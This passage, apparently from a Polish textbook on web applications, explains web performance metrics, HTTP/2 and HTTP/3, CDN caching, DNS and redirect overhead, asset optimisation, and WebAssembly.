- zawartość aplikacji (grafika 3D, obliczenia po stronie klienta),
- etc.

Jak widać z powyższej listy każda aplikacja jest inna i stawia inne wymagania. Spróbujmy spojrzeć na poszczególne aspekty w encyklopedycznym skrócie.

12.1. Metryki wydajności

Aby określić wydajność aplikacji należy przede wszystkim spojrzeć na efekt, jaki uzyskiwany jest z punktu widzenia klienta. Można do tego użyć metryk (za [40]):


- czas do pierwszego rysowania treści (First Paint) i/lub czas do pierwszego rysowania treści istotnej (First contentful paint)– metryka określająca czas od wywołania żądania do uzyskania początku rysowania treści, lub pojawienia się treści najistotniejszych na stronie,
- czas do wyświetlenia największego obszaru treści widocznej (Largest contentful paint),
- czas do pierwszego bajtu danych określający czas przetwarzania serwerowego,
- time to interactive – moment, w którym strona staje się interaktywna,
- całkowite przesunięcie układu strony – nie jest to bezpośrednio czynnik wydajnościowy, ale parametr określający wygodę używania strony, której treść zmienia się w trakcie czytania, w tym w trakcie ładowania – co jest powiązane z próbami uzyskania maksymalnej wydajności poprzez doładowywanie elementów (kolejność ładowania).

12.2. Porady optymalizacyjne

Projektowanie serwisu WWW to nie tylko dbanie o jego funkcjonalność i bezpieczeństwo ale także wydajność. Zdefiniowana wspomnianymi wcześniej metrykami zależna jest od architektury aplikacji ale przede wszystkim od sposobu jej dostarczania do odbiorcy. Spójrzmy więc na podstawowe możliwości optymalizacji, które łatwo jest wdrożyć w praktyce.

Użycie protokołu HTTP/2 i HTTP/3

Podstawowym protokołem wykorzystywanym do dostarczania stron internetowych jest protokół http (Hypertext Transfer Protokol) w wersji 1.1 [52]. Więcej o historii można przeczytać w [51]. Podstawowym założeniem jakie przyświecało autorom było maksymalne uproszczenie implementacji. Efektem jest bardzo uniwersalny protokół, który jednocześnie niezbyt efektywnie korzysta z zasobów. Nie posiada kompresji nagłówków (możliwa jest kompresja treści) co zwiększa rozmiar transmisji, szczególnie w kontekście wspomnianych wcześniej nagłówków CSP. Umożliwia jedynie sekwencyjne wykonywanie żądań z oczekiwaniem na rezultat, co wymaga wykonywania wielu połączeń do serwera docelowego dla uzyskania zrównoleglenia i uzyskania krótszego czasu ładowania strony. Aby zaadresować te problemy proponowano różne rozwiązania jak protokół SPDY [53], na bazie rozwiązań którego powstała nowa wersja protokołu http – HTTP/2 [54]. Wprowadza on warstwę pośrednią pomiędzy warstwą sieciową a klasycznym protokołem HTTP/1.1 transparentnie zachowując semantykę tego protokołu wprowadzając, format pośredni umożliwiający multipleksację wielu strumieni (zapytanie-odpowiedź) w postaci binarnie kodowanych ramek w ramach jednego połączenia. Pozwala to przede wszystkim na wykonywanie wielu żądań bez potrzeby oczekiwania na odpowiedź. Na rysunku poniżej przedstawiono koncepcję rozwiązania. W rzeczywistości multipleksacja odbywa się w mniejszych, przeplatanych ramkach.




Głównym efektem jest lepsze wykorzystanie połączenia sieciowego i zmniejszenie opóźnień. Dodatkowo umożliwia nadanie priorytetów zasobom przez twórców strony, co powoduje, że w przypadku wspomnianej multipleksacji w pierwszej kolejności przesyłane są zasoby o wyższym priorytecie.

Najnowsza wersja protokołu HTTP – wersja 3 bazuje na protokole QUIC [55] i jako warstwy transportowej używa domyślnie protokołu UDP (co pozwala na uniknięcie niektórych problemów wydajnościowych) choć wspiera też transmisję TCP.

Użycie systemów dystrybucji treści i kontrola pamięci pośredniej

Jednym z problemów szybkości dostarczania treści jest czas potrzebny na dostarczenie pakietu z miejsca A do miejsca B. Przyjrzyjmy się typowemu przypadkowi nawiązania połączenia TLS1.3 pomiędzy klientem w Polsce i serwerem w Japonii z czasem transportu pakietu na poziomie 140ms w jedną stronę. Jak widać na poniższym rysunku czas ten sięga >800ms do otrzymania pierwszych danych.



Najprostszym rozwiązaniem tego problemu jest skorzystanie z systemu pośredniego – sieci dystrybucji treści CDN (Content Distribution Networks). Jest wielu dostawców takich usług o zasięgu globalnym. Stanowią oni warstwę pamięci pośredniej pomiędzy serwerem właściwym a odbiorcą danych, a dzięki rozmieszczeniu serwerów dostawcy w różnych regionach skraca to czas dostarczania pakietów danych do odbiorców. Przykładowo Coludflare posiada 310 lokalizacji (grudzień 2023) na całym świecie [57] i deklaruje opóźnienia do 50ms dla 95% populacji.

Aby mechanizm pośrednika działał poprawnie, niezbędne jest jednak wskazanie które zasoby, na jaki czas mają być przechowywane i

serwowane z pamięci podręcznej. Kontrolę zapewnia wspomniany już wcześnień nagłówek Cache-Control, który kontroluje sposób działania pamięci podręcznych (w tym pamięci podręcznej przeglądarki). Przykłady można znaleźć w dokumentacji Cloudflare [57]. Nieprawidłowa konfiguracja może uniemożliwić odświeżanie treści w odpowiednim czasie a także powodować przypadkowe przechowywanie treści poufnej na serwerach pośredniczących.

Optymalizacja zapytań DNS i ilości pobieranych zasobów

Jednym z problemów na jakie można napotkać to opóźnienia w pobieraniu treści strony wynikające z faktu, że dane pobieramy z wielu miejsc. Każde pierwsze zapytanie do nowej domeny poprzedzane jest zapytaniem DNS w celu rozwiązania odpowiedniej nazwy. Jak pokazuje raport DNSPerf [56] typowy czas odpowiedzi serwerów DNS waha się od 20 do 120ms. Oznacza to, że pobranie dowolnego, kolejnego zasobu z nowego miejsca wymaga dodatkowego czasu. Sumaryczny narzut zależy także od ilości równoległych zapytań. Dzięki mechanizmom pamięci podręcznej lokalnego resolvera DNS dotyczy to tylko pierwszego pobrania zasobu z nowego miejsca.

W tym aspekcie należy też zwrócić uwagę na to, czy zasoby nie są serwowane za pośrednictwem przekierowań (kody http 301, 302) z osobnych domen. Samo wykorzystanie przekierowania wnosi narzut czasowy poprzez dodatkowe zapytanie HTTP a przekierowanie do dodatkowej domeny dodaje do tego czas potrzebny na rozwiązanie nazwy. Stąd proste zalecenie:

- unikać używania przekierowań, o ile nie są niezbędne,
- minimalizować liczbę domen których rozwiązanie jest niezbędne do pobrania treści,

Po stronie serwera problem zapytań DNS może, paradoksalnie być znacznie bardziej szkodliwy. Należy pamiętać, by w aplikacji nie próbować niepotrzebnie rozwiązywać adresów IP podłączających się klientów na adresy symboliczne z wykorzystaniem mechanizmu reverse-DNS. Może tak się zdarzyć np. w przypadku nieprawidłowej konfiguracji dzienników serwera WWW. W tym przypadku, mechanizm pamięci podręcznej DNS nie jest zbyt przydatny, bo każdy nowy klient to nowy adres do rozwiązania.

Minimizacja, kompresja, kolejność dostarczania zasobów, leniwe ładowanie

Jedną z najprostszych rzeczy, jaką można zrobić aby poprawić wydajność dostarczania aplikacji, to odpowiednio przygotować treść, która zostanie przesłana:

- minimizacja (minification) – to proces przekształcania kodu źródłowego, JS, CSS, HTML polegający na usunięciu z niego wszystkich zbędnych elementów, w szczególności niepotrzebnych białych znaków, a także skracanie nazw zmiennych w kodzie dla uzyskania mniejszej objętości danych,
- bundling – łączenie wielu plików danego typu (np. skryptów JS) w pojedyncze pliki dla zmniejszenia ilości żądań niezbędnych do pobrania strony,
- optymalizacja czcionek – należy zadbać o minimalną ilość czcionek na stronie,
- optymalizacja obrazów – jednym z najczęstszych błędów jest dostarczanie obrazów w zbyt dużej rozdzielczości i skalowanie ich atrybutami po stronie przeglądarki, proces optymalizacji obejmuje także dobranie odpowiednich formatów i poziomów kompresji tych obrazów, warto przyjrzeć się m.in. formatowi WebP [60], który zapewnia możliwości formatów JPEG i PNG przy wyższej kompresji i wspierany jest w większości współczesnych przeglądarek [59],
- odpowiednia kolejność umieszczenia bloków treści w kodzie html tak, aby wyeliminować elementy blokujące możliwość renderowania treści, pamiętajmy, że bloki typu

```
1.      <link rel="stylesheet" href="styles.css">
2.      <script src="scripts.js"></script>
```

wstrzymują proces rysowania do momentu ich załadowania,

- opóźnione doładowywanie obrazów, które nie są niezbędne lub nie są widoczne w danych chwili – tutaj trzeba jednak uważać na efekt przesuwania się treści w trakcie doładowywania, który znacząco pogarsza efekt wizualny i użyteczność strony,
- włączenie kompresji treści o charakterze tekstowym.

Więcej szczegółowych zaleceń można znaleźć w [61].

12.3. WebAssembly

Jedną z rodzących się technik przyśpieszana aplikacji wymagających skomplikowanych obliczeń po stronie klienckiej jest WebAssembly [41]. Jest to binarny zapis instrukcji dla stosowej maszyny wykonawczej zaprojektowany z myślą o małym rozmiarze, szybkim ładowaniu i możliwości uzyskania natywnej szybkości wykonywania na wielu platformach. Posiada swoją własną postać tekstową, ale głównym zadaniem jest bycie celem kompilacji z innych języków programowania jak C++[43], Rust [42], Python [45], Go [44]. Daje to możliwość programowania aplikacji webowych lub ich komponentów w innych językach niż JavaScript przy zachowaniu doskonałej wydajności. Aplikacje skompilowane do modułu WebAssembly mogą być wykonywane nie tylko przez przeglądarki, ale także w backendzie przez samodzielne maszyny wykonawcze jak WasmEdge [46], Wasmer [47]. Środowisko uruchomieniowe WebAssembly w przeglądarkach umożliwia współpracę pomiędzy JavaScript-em a modułami WebAssembly poprzez mechanizm importu i eksportu funkcji z modułu WebAssembly. WebAssembly nie ma bezpośredniego dostępu do modelu obiektowego dokumentu (DOM) i odpowiednie operacje wykonywane są poprzez wywoływanie funkcji JavaScript. Jednakże środowiska poszczególnych języków dostarczają warstwę abstrakcji ułatwiającą dostęp do API przeglądarki ukrywając niezbędne przejście do warstwy JavaScript [43].

Z punktu widzenia wydajności, WebAssembly najlepiej sprawdza się tam, gdzie interakcja ze środowiskiem zewnętrznym poprzez API przeglądarki jest ograniczona – w obliczeniach numerycznych, w tym jako backend dla sieci neuronowych [48]. Ciekawym, wartym wspomnienia zastosowaniem WebAssembly jest tworzenie środowisk dla języków interpretowanych – na przykład Pyodide [49] dla języka Python czy też Blazor [50] dla .NET.